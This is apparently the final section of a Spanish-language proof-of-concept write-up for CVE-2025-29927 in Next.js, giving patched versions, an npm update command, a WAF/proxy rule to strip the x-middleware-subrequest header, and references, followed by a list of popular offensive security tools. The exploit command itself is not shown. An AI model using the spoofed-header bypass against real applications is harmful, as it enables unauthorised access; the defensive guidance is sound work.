
Paso 5

Mitigación

Para proteger tu aplicación contra CVE-2025-29927, debes actualizar Next.js a la versión parcheada correspondiente a tu versión mayor actual:

1. Actualizaciones Recomendadas

La vulnerabilidad está resuelta en las siguientes versiones. Asegúrate de que tu package.json refleje al menos estas versiones:

  • Next.js 15: Actualiza a 15.2.3 o posterior.
  • Next.js 14: Actualiza a 14.2.25 o posterior.
  • Next.js 13: Actualiza a 13.5.9 o posterior (la versión utilizada en esta PoC).
  • Next.js 12: Actualiza a 12.3.5 o posterior.
# Example for updating to the latest patched version
npm install next@latest

2. Defensa a Nivel de Infraestructura

Si no es posible una actualización inmediata, debes configurar tu Cortafuegos de Aplicaciones Web (WAF) o Proxy Inverso (por ejemplo, Nginx, Cloudflare o Varnish) para eliminar o descartar la cabecera x-middleware-subrequest de todas las solicitudes externas entrantes antes de que lleguen al servidor de la aplicación Next.js.

3. Verificación

Después de actualizar, puedes verificar la corrección ejecutando nuevamente el comando de explotación del Paso 5. Un servidor parcheado ya no concederá un 200 OK cuando la cabecera falsificada esté presente.


Conclusión

Esta vulnerabilidad existe porque Next.js confía en cabeceras del lado del cliente para identificar sub-solicitudes internas. Para mitigarla, Next.js debe actualizarse a una versión que valide o elimine adecuadamente estas cabeceras internas del tráfico entrante externo.


Aviso: Esta PoC es solo con fines educativos.

Referencias

  • Entrada oficial NVD: CVE-2025-29927 Detail - Confirma las versiones afectadas 13.5.1 a 13.5.8 y la corrección en 13.5.9.
  • Aviso de Seguridad de GitHub: GHSA-65p9-6799-7872 - El aviso original sobre el bypass de middleware.
  • Comunicados de Seguridad de Next.js: Next.js Blog - Anuncio oficial de los parches de seguridad.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →